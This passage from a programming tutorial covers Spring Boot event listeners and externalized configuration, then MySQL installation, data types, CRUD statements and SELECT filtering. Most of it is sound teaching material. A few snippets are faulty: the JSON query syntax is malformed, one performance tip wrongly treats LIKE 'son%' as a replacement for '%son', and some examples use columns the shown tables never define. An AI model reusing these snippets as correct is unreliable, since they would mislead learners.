        System.out.println("Tracking registration event for analytics");
    }
}

```

#### 4.4 Async Event Listeners

```

@Component
public class EmailListener {

    @EventListener
    @Async // Process event asynchronously
    public void sendWelcomeEmail(UserRegistrationEvent event) {
        System.out.println("Sending email in thread: " +
            Thread.currentThread().getName());

        // Simulate slow email sending
        try {
            Thread.sleep(5000);
        } catch (InterruptedException e) {
            e.printStackTrace();
        }

        System.out.println("Email sent to: " + event.getEmail());
    }
}

```

#### 4.5 Conditional Event Listeners

```

@Component
public class PremiumUserListener {

    @EventListener(condition = "#event.isPremiumUser()")
    public void handlePremiumUser(UserRegistrationEvent event) {
        System.out.println("Premium user registered: " + event.getUsername());
        // Give premium benefits
    }
}

```

#### 4.6 Order of Event Listeners

```

@Component
public class OrderedListeners {

    @EventListener
    @Order(1) // Executes first
    public void firstListener(UserRegistrationEvent event) {
        System.out.println("First listener");
    }

    @EventListener
    @Order(2) // Executes second
    public void secondListener(UserRegistrationEvent event) {
        System.out.println("Second listener");
    }
}

```

## 5. Externalized Configuration

**Externalized Configuration** = Store config outside code (environment-specific).

### Why?

- Different configs for dev/staging/production
- No need to rebuild for config changes
- Security (don't hardcode secrets)

### 5.1 application.properties vs application.yml

#### application.properties:

```

server.port=8080
spring.datasource.url=jdbc:mysql://localhost:3306/mydb
spring.datasource.username=root
spring.datasource.password=secret
app.name=MyApp
app.version=1.0.0

```

#### application.yml (preferred, more readable):

```

server:
  port: 8080

spring:
  datasource:
    url: jdbc:mysql://localhost:3306/mydb
    username: root

```

```
password: secret
```

```
app:  
  name: MyApp  
  version: 1.0.0
```

## 5.2 Profile-Specific Configuration

### application-dev.yml:

```
server:  
  port: 8080  
  
spring:  
  datasource:  
    url: jdbc:mysql://localhost:3306/mydb_dev
```

### application-prod.yml:

```
server:  
  port: 80  
  
spring:  
  datasource:  
    url: jdbc:mysql://prod-server:3306/mydb_prod
```

### Activate profile:

```
# Command line  
java -jar app.jar --spring.profiles.active=prod  
  
# Environment variable  
export SPRING_PROFILES_ACTIVE=prod  
  
# application.yml  
spring:  
  profiles:  
    active: dev
```

## 5.3 @Value - Inject Properties

```
import org.springframework.beans.factory.annotation.Value;  
import org.springframework.stereotype.Component;
```

```

@Component
public class AppConfig {

    @Value("${app.name}")
    private String appName;

    @Value("${app.version}")
    private String version;

    @Value("${server.port}")
    private int port;

    @Value("${app.max-upload-size:10MB}") // Default value if not set
    private String maxUploadSize;

    public void printConfig() {
        System.out.println("App: " + appName);
        System.out.println("Version: " + version);
        System.out.println("Port: " + port);
        System.out.println("Max Upload: " + maxUploadSize);
    }
}

```

#### 5.4 @ConfigurationProperties - Type-Safe Config

##### application.yml:

```

app:
  name: MyApp
  version: 1.0.0
  security:
    jwt-secret: mySecretKey
    jwt-expiration: 86400000
  email:
    host: smtp.gmail.com
    port: 587
    username: noreply@example.com
    password: secret

```

##### Configuration class:

```

import org.springframework.boot.context.properties.ConfigurationProperties;
import org.springframework.stereotype.Component;

@Component
@ConfigurationProperties(prefix = "app")
public class AppProperties {

```

```

private String name;
private String version;
private Security security = new Security();
private Email email = new Email();

// Getters and setters

public static class Security {
    private String jwtSecret;
    private long jwtExpiration;

    // Getters and setters
}

public static class Email {
    private String host;
    private int port;
    private String username;
    private String password;

    // Getters and setters
}
}

```

## Usage:

```

@Service
public class JwtService {

    private final AppProperties appProperties;

    public JwtService(AppProperties appProperties) {
        this.appProperties = appProperties;
    }

    public String generateToken(String username) {
        String secret = appProperties.getSecurity().getJwtSecret();
        long expiration = appProperties.getSecurity().getJwtExpiration();

        // Use secret and expiration to generate JWT
        return "jwt-token";
    }
}

```

---

## 5.5 Environment Variables

**Override properties with environment variables:**

```
spring:  
  datasource:  
    url: ${DB_URL:jdbc:mysql://localhost:3306/mydb}  
    username: ${DB_USERNAME:root}  
    password: ${DB_PASSWORD:secret}
```

### Set environment variables:

```
# Windows PowerShell  
$env:DB_URL="jdbc:mysql://prod:3306/mydb"  
$env:DB_USERNAME="admin"  
$env:DB_PASSWORD="prodPass123"  
  
# Linux/Mac  
export DB_URL="jdbc:mysql://prod:3306/mydb"  
export DB_USERNAME="admin"  
export DB_PASSWORD="prodPass123"
```

### 5.6 Command Line Arguments

```
java -jar app.jar --server.port=9090 --spring.profiles.active=prod
```

### Property precedence (highest to lowest):

1. Command line arguments
2. Environment variables
3. Profile-specific config (application-{profile}.yml)
4. application.yml
5. Default values

### Practice Exercises

**Exercise 1:** Create a product service with caching. Test that first call is slow, subsequent calls are fast.

**Exercise 2:** Create a scheduled task that runs every minute and logs a message.

**Exercise 3:** Create an async email service that doesn't block the main thread.

**Exercise 4:** Create a custom event for order placed, with listeners for email, notification, and analytics.

**Exercise 5:** Create profile-specific configurations for dev, staging, and prod environments.

### Key Takeaways

1. **@EnableCaching** - Enable caching support
  2. **@Cacheable** - Cache method results
  3. **@CacheEvict** - Remove from cache
  4. **@CachePut** - Update cache
  5. **@EnableScheduling** - Enable scheduled tasks
  6. **@Scheduled** - Schedule methods with fixedRate, fixedDelay, or cron
  7. **@EnableAsync** - Enable async processing
  8. **@Async** - Run method in background thread
  9. **CompletableFuture** - Return value from async method
  10. **@EventListener** - Listen to custom events
  11. **ApplicationEventPublisher** - Publish events
  12. **@Value** - Inject single properties
  13. **@ConfigurationProperties** - Type-safe config binding
  14. **Profiles** - Environment-specific configuration
  15. **Environment Variables** - Override config externally
- 

## Phase 4: Database Management (12 hours)

### Module 4.1: MySQL Fundamentals (4 hours)

#### What is a Database?

A database is an organized collection of structured data stored electronically. Think of it like a digital filing cabinet where you can store, retrieve, and manage information efficiently. Instead of keeping data in separate files (like Excel spreadsheets), databases provide a centralized, secure, and efficient way to manage data.

#### Why Do We Need Databases?

1. **Data Persistence** - Your application data survives even after the program closes
  2. **Data Integrity** - Ensures data accuracy and consistency through rules and constraints
  3. **Concurrent Access** - Multiple users can access data simultaneously without conflicts
  4. **Security** - Control who can see or modify which data
  5. **Scalability** - Handle growing amounts of data efficiently
  6. **Query Capabilities** - Quickly find and retrieve specific information
- 

#### 4.1.1: Installing MySQL Server & MySQL Workbench

**MySQL** is a popular open-source relational database management system (RDBMS). It stores data in tables with rows and columns, similar to spreadsheets but much more powerful.

#### Installation Steps:

#### On Windows:

```
# Download MySQL Installer from mysql.com
# Choose "MySQL Installer for Windows"
# Select "Developer Default" during installation
# This installs: MySQL Server, MySQL Workbench, MySQL Shell, and other tools
```

```
# Set Root Password during installation (remember this!)
# Configure MySQL Server as a Windows Service (starts automatically)
```

### On macOS:

```
# Using Homebrew
brew install mysql

# Start MySQL Service
brew services start mysql

# Secure the installation
mysql_secure_installation

# Install MySQL Workbench separately
brew install --cask mysqlworkbench
```

### On Linux (Ubuntu/Debian):

```
# Update package index
sudo apt update

# Install MySQL Server
sudo apt install mysql-server

# Start MySQL Service
sudo systemctl start mysql

# Enable MySQL to start on boot
sudo systemctl enable mysql

# Secure the installation
sudo mysql_secure_installation

# Install MySQL Workbench
sudo apt install mysql-workbench
```

### Connecting to MySQL:

```
# Command Line Connection
mysql -u root -p
# Enter your password when prompted

# Check MySQL version
mysql --version
```

```
# Or inside MySQL
SELECT VERSION();
```

**MySQL Workbench** is a graphical tool that makes working with MySQL easier. It provides:

- Visual database design
  - SQL query editor with syntax highlighting
  - Database administration tools
  - Data modeling
  - Server monitoring
- 

#### 4.1.2: Database vs Schema

##### Database:

A database is a container that holds all your data, tables, and other database objects. Think of it as a complete filing cabinet.

##### Schema:

A schema is a collection of database objects (tables, views, procedures) within a database. In MySQL, the terms "database" and "schema" are often used interchangeably, but in other database systems like PostgreSQL or SQL Server, a schema is a namespace within a database.

##### Example:

```
MySQL Server
└── ecommerce_db (Database/Schema)
    ├── customers (Table)
    ├── orders (Table)
    └── products (Table)
└── blog_db (Database/Schema)
    ├── users (Table)
    ├── posts (Table)
    └── comments (Table)
```

---

#### 4.1.3: Creating Databases & Tables

##### Creating a Database:

```
-- Create a new database
CREATE DATABASE company_db;

-- Check if database exists before creating
CREATE DATABASE IF NOT EXISTS company_db;

-- List all databases
SHOW DATABASES;
```

```
-- Select (use) a database
USE company_db;

-- See which database you're currently using
SELECT DATABASE();

-- Delete a database (careful!)
DROP DATABASE company_db;

-- Safe delete (only if exists)
DROP DATABASE IF EXISTS company_db;
```

## Creating Tables:

A table is where actual data is stored. It has:

- **Columns** (fields) - Define what kind of data you store
- **Rows** (records) - Individual entries of data

```
-- Basic table creation
CREATE TABLE employees (
    id INT,
    name VARCHAR(100),
    email VARCHAR(100),
    salary DECIMAL(10, 2),
    hire_date DATE
);

-- Better approach with constraints
CREATE TABLE employees (
    id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(100) NOT NULL,
    email VARCHAR(100) UNIQUE NOT NULL,
    salary DECIMAL(10, 2) CHECK (salary > 0),
    hire_date DATE NOT NULL,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

-- View table structure
DESCRIBE employees;
-- or
DESC employees;
-- or
SHOW COLUMNS FROM employees;

-- List all tables
SHOW TABLES;

-- See the CREATE statement for a table
SHOW CREATE TABLE employees;

-- Delete a table
DROP TABLE employees;
```

```
-- Modify table structure (add column)
ALTER TABLE employees ADD COLUMN phone VARCHAR(20);

-- Modify existing column
ALTER TABLE employees MODIFY COLUMN name VARCHAR(150);

-- Delete a column
ALTER TABLE employees DROP COLUMN phone;

-- Rename a table
RENAME TABLE employees TO staff;
-- or
ALTER TABLE employees RENAME TO staff;
```

### Real-World Example:

```
-- Create a complete database for a library system
CREATE DATABASE library_db;
USE library_db;

-- Books table
CREATE TABLE books (
    book_id INT PRIMARY KEY AUTO_INCREMENT,
    title VARCHAR(200) NOT NULL,
    author VARCHAR(100) NOT NULL,
    isbn VARCHAR(13) UNIQUE,
    published_year INT,
    copies_available INT DEFAULT 0,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
);

-- Members table
CREATE TABLE members (
    member_id INT PRIMARY KEY AUTO_INCREMENT,
    first_name VARCHAR(50) NOT NULL,
    last_name VARCHAR(50) NOT NULL,
    email VARCHAR(100) UNIQUE NOT NULL,
    phone VARCHAR(15),
    membership_date DATE NOT NULL,
    is_active BOOLEAN DEFAULT TRUE
);

-- Loans table (tracks who borrowed which book)
CREATE TABLE loans (
    loan_id INT PRIMARY KEY AUTO_INCREMENT,
    book_id INT NOT NULL,
    member_id INT NOT NULL,
    loan_date DATE NOT NULL,
    due_date DATE NOT NULL,
    return_date DATE,
    FOREIGN KEY (book_id) REFERENCES books(book_id),
```

```
    FOREIGN KEY (member_id) REFERENCES members(member_id)
);
```

#### 4.1.4: Data Types in MySQL

Data types define what kind of values a column can store. Choosing the right data type ensures data integrity and optimal performance.

##### Numeric Data Types:

```
-- Integer types
TINYINT      -- 1 byte, range: -128 to 127 (or 0 to 255 unsigned)
SMALLINT     -- 2 bytes, range: -32,768 to 32,767
MEDIUMINT    -- 3 bytes, range: -8,388,608 to 8,388,607
INT          -- 4 bytes, range: -2,147,483,648 to 2,147,483,647
BIGINT       -- 8 bytes, range: very large numbers

-- Examples
CREATE TABLE products (
    product_id INT,
    quantity SMALLINT,           -- Quantity rarely exceeds 32,767
    views BIGINT,                -- Website views can be huge
    is_active TINYINT            -- Often used for boolean (0 or 1)
);

-- Decimal types (for precise numbers)
DECIMAL(P, S)  -- P = total digits, S = digits after decimal
NUMERIC(P, S)   -- Same as DECIMAL

-- Examples
CREATE TABLE financial (
    price DECIMAL(10, 2),        -- 10 total digits, 2 after decimal: 12345678.90
    tax_rate DECIMAL(5, 4),       -- 1.2500 (allows up to 9.9999)
    salary DECIMAL(12, 2)         -- Up to 9,999,999,999.99
);

-- Floating-point types (approximate values)
FLOAT         -- 4 bytes, approximate decimal
DOUBLE        -- 8 bytes, more precise than FLOAT

-- Note: Use DECIMAL for money, FLOAT/DOUBLE for scientific calculations
```

##### String Data Types:

```
-- Fixed-length strings
CHAR(n)       -- Fixed length, always uses n characters
               -- Good for: country codes (CHAR(2)), zip codes

-- Variable-length strings
```

```

VARCHAR(n) -- Variable length, up to n characters
            -- Most common choice for text fields

-- Text types (for large text)
TINYTEXT    -- Up to 255 characters
TEXT        -- Up to 65,535 characters (~64 KB)
MEDIUMTEXT  -- Up to 16,777,215 characters (~16 MB)
LONGTEXT    -- Up to 4,294,967,295 characters (~4 GB)

-- Examples
CREATE TABLE users (
    country_code CHAR(2),           -- 'US', 'UK' (always 2 characters)
    username VARCHAR(50),          -- Variable, up to 50 chars
    email VARCHAR(100),            -- Variable, up to 100 chars
    bio TEXT,                      -- User biography (can be long)
    description MEDIUMTEXT        -- Product descriptions
);

-- Binary data
BLOB        -- Binary Large Object (for images, files)
BINARY      -- Fixed-length binary
VARBINARY   -- Variable-length binary

```

## Date and Time Data Types:

```

-- Date and time types
DATE        -- 'YYYY-MM-DD' format
            -- Range: '1000-01-01' to '9999-12-31'

TIME        -- 'HH:MM:SS' format
            -- Range: '-838:59:59' to '838:59:59'

DATETIME    -- 'YYYY-MM-DD HH:MM:SS'
            -- Range: '1000-01-01 00:00:00' to '9999-12-31 23:59:59'

TIMESTAMP   -- Similar to DATETIME but with automatic updates
            -- Range: '1970-01-01 00:00:01' UTC to '2038-01-19 03:14:07' UTC

YEAR        -- 4-digit year format
            -- Range: 1901 to 2155

-- Examples
CREATE TABLE events (
    event_id INT PRIMARY KEY AUTO_INCREMENT,
    event_name VARCHAR(100),
    event_date DATE,                  -- Just the date: '2024-12-25'
    start_time TIME,                 -- Just the time: '14:30:00'
    event_datetime DATETIME,         -- Full timestamp: '2024-12-25 14:30:00'
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
    updated_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP
);

-- Insert examples

```

```
INSERT INTO events (event_name, event_date, start_time, event_datetime)
VALUES ('Conference', '2024-12-25', '14:30:00', '2024-12-25 14:30:00');
```

## Boolean Data Type:

```
-- MySQL doesn't have a native BOOLEAN type
-- It uses TINYINT(1) where 0 = FALSE, 1 = TRUE

-- These are equivalent:
BOOLEAN
BOOL
TINYINT(1)

-- Example
CREATE TABLE users (
    user_id INT PRIMARY KEY,
    username VARCHAR(50),
    is_active BOOLEAN DEFAULT TRUE,          -- Stored as TINYINT(1)
    is_verified BOOL DEFAULT FALSE,
    email_notifications TINYINT(1)
);

-- Insert boolean values
INSERT INTO users (username, is_active, is_verified)
VALUES ('john_doe', TRUE, FALSE);
-- or
VALUES ('john_doe', 1, 0);
```

## Enum and Set Types:

```
-- ENUM: Choose one value from a list
ENUM('value1', 'value2', 'value3', ...)

-- SET: Choose multiple values from a list
SET('value1', 'value2', 'value3', ...)

-- Examples
CREATE TABLE orders (
    order_id INT PRIMARY KEY,
    status ENUM('pending', 'processing', 'shipped', 'delivered', 'cancelled'),
    payment_method ENUM('credit_card', 'debit_card', 'paypal', 'cash'),
    shipping_options SET('express', 'gift_wrap', 'insurance',
    'signature_required')
);

-- Insert ENUM (only one value)
INSERT INTO orders (order_id, status, payment_method)
VALUES (1, 'pending', 'credit_card');

-- Insert SET (multiple values)
```

```
INSERT INTO orders (order_id, status, shipping_options)
VALUES (2, 'processing', 'express,gift_wrap,insurance');
```

## JSON Data Type:

```
-- JSON: Store JSON documents
CREATE TABLE products (
    product_id INT PRIMARY KEY,
    name VARCHAR(100),
    attributes JSON -- Store flexible product attributes
);

-- Insert JSON data
INSERT INTO products (product_id, name, attributes)
VALUES (1, 'Laptop', '{"brand": "Dell", "ram": "16GB", "storage": "512GB SSD"}');

-- Query JSON data
SELECT
    name,
    attributes->("$.brand" AS brand),
    attributes->("$.ram" AS ram)
FROM products;
```

## Choosing the Right Data Type:

```
-- Complete example with various data types
CREATE TABLE employee_records (
    -- Numeric
    employee_id INT PRIMARY KEY AUTO_INCREMENT,
    age TINYINT UNSIGNED, -- Age: 0-255
    years_experience SMALLINT, -- Experience years
    salary DECIMAL(10, 2), -- Precise money value

    -- String
    first_name VARCHAR(50) NOT NULL,
    last_name VARCHAR(50) NOT NULL,
    email VARCHAR(100) UNIQUE NOT NULL,
    phone CHAR(10), -- Fixed: '1234567890'
    address VARCHAR(200),
    resume TEXT, -- Long text

    -- Date/Time
    birth_date DATE,
    hire_date DATE NOT NULL,
    last_login DATETIME,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
    updated_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP ON UPDATE CURRENT_TIMESTAMP,

    -- Boolean
    is_active BOOLEAN DEFAULT TRUE,
```

```

is_manager BOOLEAN DEFAULT FALSE,
-- Enum/Set
employment_type ENUM('full_time', 'part_time', 'contract', 'intern'),
department ENUM('IT', 'HR', 'Sales', 'Marketing', 'Finance'),
skills SET('Java', 'Python', 'SQL', 'JavaScript', 'AWS'),
-- JSON (flexible additional data)
metadata JSON
);

```

#### 4.1.5: INSERT, UPDATE, DELETE Operations

##### INSERT - Adding Data:

```

-- Basic INSERT syntax
INSERT INTO table_name (column1, column2, column3)
VALUES (value1, value2, value3);

-- Example: Insert a single employee
INSERT INTO employees (name, email, salary, hire_date)
VALUES ('John Doe', 'john@example.com', 50000.00, '2024-01-15');

-- Insert without specifying columns (must match table structure exactly)
INSERT INTO employees
VALUES (NULL, 'Jane Smith', 'jane@example.com', 55000.00, '2024-02-01', NOW());

-- Insert multiple rows at once
INSERT INTO employees (name, email, salary, hire_date)
VALUES
('Alice Brown', 'alice@example.com', 60000.00, '2024-01-10'),
('Bob Wilson', 'bob@example.com', 52000.00, '2024-01-20'),
('Charlie Davis', 'charlie@example.com', 58000.00, '2024-02-05');

-- Insert with DEFAULT values
INSERT INTO employees (name, email, salary, hire_date)
VALUES ('David Lee', 'david@example.com', DEFAULT, '2024-03-01');

-- Insert from another table (copy data)
INSERT INTO employees_backup
SELECT * FROM employees
WHERE hire_date >= '2024-01-01';

-- Insert specific columns from another table
INSERT INTO employees (name, email)
SELECT first_name, email FROM temp_employees;

-- Get the last inserted ID
INSERT INTO employees (name, email, salary, hire_date)
VALUES ('Emma Watson', 'emma@example.com', 62000.00, '2024-03-15');

```

```
SELECT LAST_INSERT_ID(); -- Returns the auto-increment ID of the last insert
```

## UPDATE - Modifying Data:

```
-- Basic UPDATE syntax
UPDATE table_name
SET column1 = value1, column2 = value2
WHERE condition;

-- IMPORTANT: Always use WHERE clause! Without it, ALL rows will be updated!

-- Update a single employee's salary
UPDATE employees
SET salary = 55000.00
WHERE employee_id = 1;

-- Update multiple columns
UPDATE employees
SET
    salary = 65000.00,
    email = 'newemail@example.com'
WHERE employee_id = 2;

-- Update based on condition
UPDATE employees
SET salary = salary * 1.10 -- 10% raise
WHERE hire_date < '2024-01-01';

-- Update using calculations
UPDATE employees
SET salary = salary + (salary * 0.05) -- 5% increment
WHERE department = 'IT';

-- Update with CASE statement (conditional logic)
UPDATE employees
SET salary = CASE
    WHEN years_experience >= 5 THEN salary * 1.15
    WHEN years_experience >= 2 THEN salary * 1.10
    ELSE salary * 1.05
END;

-- Update from another table
UPDATE employees e
INNER JOIN departments d ON e.department_id = d.department_id
SET e.department_name = d.name;

-- Safe UPDATE practice: Check before updating
-- Step 1: See what will be affected
SELECT * FROM employees
WHERE department = 'Sales';

-- Step 2: Update
```

```

UPDATE employees
SET salary = salary * 1.08
WHERE department = 'Sales';

-- Step 3: Verify the changes
SELECT * FROM employees
WHERE department = 'Sales';

```

## **DELETE - Removing Data:**

```

-- Basic DELETE syntax
DELETE FROM table_name
WHERE condition;

-- IMPORTANT: Always use WHERE clause! Without it, ALL rows will be deleted!

-- Delete a specific employee
DELETE FROM employees
WHERE employee_id = 10;

-- Delete based on condition
DELETE FROM employees
WHERE hire_date < '2020-01-01';

-- Delete multiple conditions
DELETE FROM employees
WHERE department = 'Temp' AND hire_date < '2023-01-01';

-- Delete with subquery
DELETE FROM employees
WHERE department_id IN (
    SELECT department_id FROM departments WHERE is_active = FALSE
);

-- Delete all rows (use with caution!)
DELETE FROM employees; -- Keeps table structure, removes all data

-- TRUNCATE (faster than DELETE for removing all rows)
TRUNCATE TABLE employees; -- Resets auto_increment counter

-- Safe DELETE practice
-- Step 1: See what will be deleted
SELECT * FROM employees
WHERE status = 'inactive' AND last_login < '2023-01-01';

-- Step 2: Count how many rows
SELECT COUNT(*) FROM employees
WHERE status = 'inactive' AND last_login < '2023-01-01';

-- Step 3: Delete
DELETE FROM employees
WHERE status = 'inactive' AND last_login < '2023-01-01';

```

```
-- Step 4: Verify (should return 0 rows)
SELECT * FROM employees
WHERE status = 'inactive' AND last_login < '2023-01-01';
```

## Real-World Examples:

```
-- Example 1: E-commerce Order Management
CREATE TABLE orders (
    order_id INT PRIMARY KEY AUTO_INCREMENT,
    customer_id INT NOT NULL,
    order_date DATETIME DEFAULT CURRENT_TIMESTAMP,
    total_amount DECIMAL(10, 2),
    status ENUM('pending', 'processing', 'shipped', 'delivered', 'cancelled'),
    shipping_address TEXT
);

-- Insert a new order
INSERT INTO orders (customer_id, total_amount, status, shipping_address)
VALUES (101, 150.50, 'pending', '123 Main St, City, State 12345');

-- Update order status when processed
UPDATE orders
SET status = 'processing'
WHERE order_id = 1;

-- Update status to shipped and add tracking
UPDATE orders
SET
    status = 'shipped',
    shipped_date = NOW()
WHERE order_id = 1;

-- Cancel old pending orders
DELETE FROM orders
WHERE status = 'pending' AND order_date < DATE_SUB(NOW(), INTERVAL 30 DAY);

-- Example 2: Student Grade Management
CREATE TABLE students (
    student_id INT PRIMARY KEY AUTO_INCREMENT,
    name VARCHAR(100),
    grade DECIMAL(5, 2),
    status ENUM('active', 'graduated', 'dropped')
);

-- Bulk insert students
INSERT INTO students (name, grade, status)
VALUES
    ('Student A', 85.5, 'active'),
    ('Student B', 92.0, 'active'),
    ('Student C', 78.5, 'active');

-- Give bonus points to all active students
UPDATE students
```

```

SET grade = LEAST(grade + 5, 100) -- Add 5 but don't exceed 100
WHERE status = 'active';

-- Graduate students with grade >= 90
UPDATE students
SET status = 'graduated'
WHERE grade >= 90 AND status = 'active';

-- Remove dropped students after 2 years
DELETE FROM students
WHERE status = 'dropped' AND last_active < DATE_SUB(NOW(), INTERVAL 2 YEAR);

```

### **Transaction Safety (Important!):**

```

-- Use transactions for safety
START TRANSACTION;

-- Do your operations
UPDATE accounts SET balance = balance - 100 WHERE account_id = 1;
UPDATE accounts SET balance = balance + 100 WHERE account_id = 2;

-- Check if everything looks good
SELECT * FROM accounts WHERE account_id IN (1, 2);

-- If good, commit (make changes permanent)
COMMIT;

-- If something wrong, rollback (undo changes)
ROLLBACK;

```

---

### **4.1.6: SELECT Queries & WHERE Clause**

#### **SELECT - Retrieving Data:**

The SELECT statement is the most used SQL command. It retrieves data from database tables.

#### **Basic SELECT Syntax:**

```

SELECT column1, column2, ...
FROM table_name
WHERE condition;

```

#### **Simple SELECT Examples:**

```

-- Select all columns
SELECT * FROM employees;

```

```

-- Select specific columns
SELECT name, email, salary FROM employees;

-- Select with alias (rename columns in output)
SELECT
    name AS employee_name,
    email AS contact_email,
    salary AS annual_salary
FROM employees;

-- Select with calculations
SELECT
    name,
    salary,
    salary * 12 AS annual_salary,
    salary / 12 AS monthly_salary
FROM employees;

-- Select with strings concatenation
SELECT
    CONCAT(first_name, ' ', last_name) AS full_name,
    email
FROM employees;

-- Select constant values
SELECT
    name,
    'Active' AS status,
    100 AS bonus
FROM employees;

```

## WHERE Clause - Filtering Data:

The WHERE clause filters records based on conditions.

```

-- Basic WHERE
SELECT * FROM employees
WHERE department = 'IT';

-- Numeric comparisons
SELECT * FROM employees
WHERE salary > 50000;

SELECT * FROM employees
WHERE salary >= 50000 AND salary <= 70000;

-- String comparisons (case-insensitive in MySQL by default)
SELECT * FROM employees
WHERE name = 'John Doe';

SELECT * FROM employees
WHERE email = 'john@example.com';

```

```
-- Date comparisons
SELECT * FROM employees
WHERE hire_date > '2024-01-01';

SELECT * FROM employees
WHERE hire_date BETWEEN '2024-01-01' AND '2024-12-31';
```

## Comparison Operators:

```
-- Equal to
SELECT * FROM products WHERE price = 99.99;

-- Not equal to
SELECT * FROM products WHERE status != 'discontinued';
SELECT * FROM products WHERE status <> 'discontinued'; -- Same as !=

-- Greater than
SELECT * FROM products WHERE stock > 0;

-- Greater than or equal to
SELECT * FROM products WHERE price >= 50;

-- Less than
SELECT * FROM employees WHERE age < 30;

-- Less than or equal to
SELECT * FROM employees WHERE years_experience <= 5;

-- BETWEEN (inclusive range)
SELECT * FROM products
WHERE price BETWEEN 10 AND 100; -- Same as: price >= 10 AND price <= 100

-- IN (match any value in a list)
SELECT * FROM employees
WHERE department IN ('IT', 'HR', 'Sales');

-- NOT IN
SELECT * FROM employees
WHERE department NOT IN ('Temp', 'Intern');

-- IS NULL (check for NULL values)
SELECT * FROM employees
WHERE phone IS NULL;

-- IS NOT NULL
SELECT * FROM employees
WHERE email IS NOT NULL;
```

## Logical Operators:

```

-- AND (all conditions must be true)
SELECT * FROM employees
WHERE department = 'IT' AND salary > 60000;

SELECT * FROM employees
WHERE hire_date >= '2024-01-01'
    AND status = 'active'
    AND department = 'Sales';

-- OR (at least one condition must be true)
SELECT * FROM employees
WHERE department = 'IT' OR department = 'HR';

SELECT * FROM employees
WHERE salary > 80000 OR years_experience > 10;

-- NOT (negates a condition)
SELECT * FROM employees
WHERE NOT department = 'Temp';

SELECT * FROM products
WHERE NOT (price > 100 OR stock = 0);

-- Combining AND, OR, NOT (use parentheses for clarity)
SELECT * FROM employees
WHERE (department = 'IT' OR department = 'Sales')
    AND salary > 50000
    AND status = 'active';

SELECT * FROM products
WHERE (category = 'Electronics' AND price < 500)
    OR (category = 'Books' AND price < 50);

```

## LIKE - Pattern Matching:

```

-- % wildcard: matches any sequence of characters
-- _ wildcard: matches any single character

-- Starts with 'John'
SELECT * FROM employees
WHERE name LIKE 'John%'; -- John, Johnny, Johnson

-- Ends with 'son'
SELECT * FROM employees
WHERE name LIKE '%son'; -- Johnson, Anderson, Wilson

-- Contains 'and'
SELECT * FROM employees
WHERE name LIKE '%and%'; -- Anderson, Sandra, Branden

-- Second letter is 'a'

```

```

SELECT * FROM employees
WHERE name LIKE '_a%'; -- Barbara, Patrick, Sam

-- Exactly 5 characters
SELECT * FROM products
WHERE code LIKE '_____'; -- Matches ABC12, XYZ99, etc.

-- NOT LIKE
SELECT * FROM employees
WHERE email NOT LIKE '%@gmail.com';

-- Case-sensitive LIKE (use BINARY)
SELECT * FROM employees
WHERE BINARY name LIKE 'john%'; -- Only lowercase 'john'

-- REGEXP (Regular Expressions) - more powerful pattern matching
SELECT * FROM employees
WHERE name REGEXP '^[A-C]'; -- Starts with A, B, or C

SELECT * FROM products
WHERE code REGEXP '[0-9]{5}'; -- Contains 5 consecutive digits

```

## Real-World Examples:

```

-- Example 1: Find all high-earning IT employees hired this year
SELECT
    employee_id,
    name,
    email,
    salary,
    hire_date
FROM employees
WHERE department = 'IT'
    AND salary > 70000
    AND hire_date >= '2024-01-01';

-- Example 2: Find products that need restocking
SELECT
    product_id,
    product_name,
    stock_quantity,
    reorder_level
FROM products
WHERE stock_quantity <= reorder_level
    AND status = 'active';

-- Example 3: Find customers who haven't ordered in 6 months
SELECT
    customer_id,
    customer_name,
    email,
    last_order_date
FROM customers

```

```

WHERE last_order_date < DATE_SUB(NOW(), INTERVAL 6 MONTH)
AND status = 'active';

-- Example 4: Find orders with incomplete information
SELECT
    order_id,
    customer_id,
    order_date,
    shipping_address,
    phone
FROM orders
WHERE shipping_address IS NULL
    OR phone IS NULL
    OR status = 'pending';

-- Example 5: Search for customers by email domain
SELECT
    customer_id,
    name,
    email
FROM customers
WHERE email LIKE '%@gmail.com'
    OR email LIKE '%@yahoo.com';

-- Example 6: Find employees eligible for promotion
SELECT
    employee_id,
    name,
    department,
    years_experience,
    performance_score
FROM employees
WHERE years_experience >= 3
    AND performance_score >= 8.0
    AND (department = 'IT' OR department = 'Sales')
    AND status = 'active';

-- Example 7: Complex filtering for product search
SELECT
    product_id,
    name,
    category,
    price,
    rating
FROM products
WHERE status = 'active'
    AND stock_quantity > 0
    AND (
        (category = 'Electronics' AND price BETWEEN 100 AND 1000)
        OR (category = 'Books' AND price < 50 AND rating >= 4.0)
        OR (category = 'Clothing' AND price < 100)
    );

```

## Working with NULL Values:

```

-- NULL represents missing or unknown data
-- NULL is NOT the same as zero or empty string
-- You cannot use = or != with NULL, must use IS NULL or IS NOT NULL

-- Find employees without phone numbers
SELECT * FROM employees
WHERE phone IS NULL;

-- Find employees with phone numbers
SELECT * FROM employees
WHERE phone IS NOT NULL;

-- Handle NULL in calculations (NULL + anything = NULL)
SELECT
    name,
    salary,
    bonus,
    salary + COALESCE(bonus, 0) AS total_compensation -- Use 0 if bonus is NULL
FROM employees;

-- IFNULL function
SELECT
    name,
    IFNULL(phone, 'Not Provided') AS phone,
    IFNULL(bonus, 0) AS bonus
FROM employees;

-- NULLIF function (returns NULL if two values are equal)
SELECT
    name,
    NULLIF(email, '') AS email -- Returns NULL if email is empty string
FROM employees;

```

## Performance Tips:

```

-- Use indexed columns in WHERE clause for faster queries
-- Columns in WHERE, JOIN, and ORDER BY should ideally be indexed

-- Good: Uses index on employee_id
SELECT * FROM employees
WHERE employee_id = 100;

-- Good: Uses index on department
SELECT * FROM employees
WHERE department = 'IT';

-- Avoid functions on indexed columns (prevents index usage)
-- Bad:
SELECT * FROM employees
WHERE YEAR(hire_date) = 2024;

```

```

-- Good:
SELECT * FROM employees
WHERE hire_date >= '2024-01-01' AND hire_date < '2025-01-01';

-- Avoid leading wildcards in LIKE (prevents index usage)
-- Bad:
SELECT * FROM employees
WHERE name LIKE '%son';

-- Good:
SELECT * FROM employees
WHERE name LIKE 'son%';

```

#### 4.1.7: ORDER BY & LIMIT

